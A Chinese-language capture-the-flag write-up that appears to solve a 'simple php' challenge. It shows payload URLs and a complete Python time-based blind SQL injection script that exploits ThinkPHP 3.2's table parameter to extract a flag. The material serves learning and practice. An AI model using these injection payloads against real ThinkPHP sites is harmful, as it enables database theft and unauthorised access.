
7.29

simple php

这题进去就看到一个页面，扫一下后台能看到有robots.txt，打开看下有



访问/admin可以看到有个登录的地方，试了一下，发现可以水平越权，最后可以登进去

登进去以后发现是tp3.2框架，猜测是框架注入漏洞，尝试一下

```
http://101.71.29.5:10010/Admin/User/Index?search[table]=flag where 1 and polygon(id)--
```


可以看到数据库是tpctf，表是flag，尝试一下有没有flag这个字段

```
http://101.71.29.5:10010/Admin/User/Index?search[table]=flag where 1 and polygon(flag)--
```

接下来看到没有unknown column，所以flag是在tpctf数据库，flag表的flag字段里面

剩下的就是利用了

```
http://101.71.29.5:10010/Admin/User/Index?search[table]=flag where 1 and if(1,sleep(5),0)--
```

然后又确实可以延时，至此，exp出来了

```
import requests
flag = ''
cookies = {
    'PHPSESSID': 're4g49sil8hfh4ovfrk7lnlo02'
}
for i in range(1,33):
    for j in '0123456789abcdef':
        url = 'http://101.71.29.5:10004/Admin/User/Index?search[table]=flag where 1 and if((ascii(substr((select flag from flag limit 0,1),'+str(i)+',1))='+str(ord(j))+'),sleep(5),0)--'
        try:
            r = requests.get(url=url,timeout=3,cookies=cookies)
        except:
            flag += j
            print(flag)
            break
```

然后就能拿到flag了

参照：
https://xi4or0uji.github.io/2019/02/07/%E5%AE%89%E6%81%92%E6%9D%AF%E4%B8%80%E6%9C%88%E8%B5%9B/#simple-php

https://www.anquanke.com/post/id/170341?from=groupmessage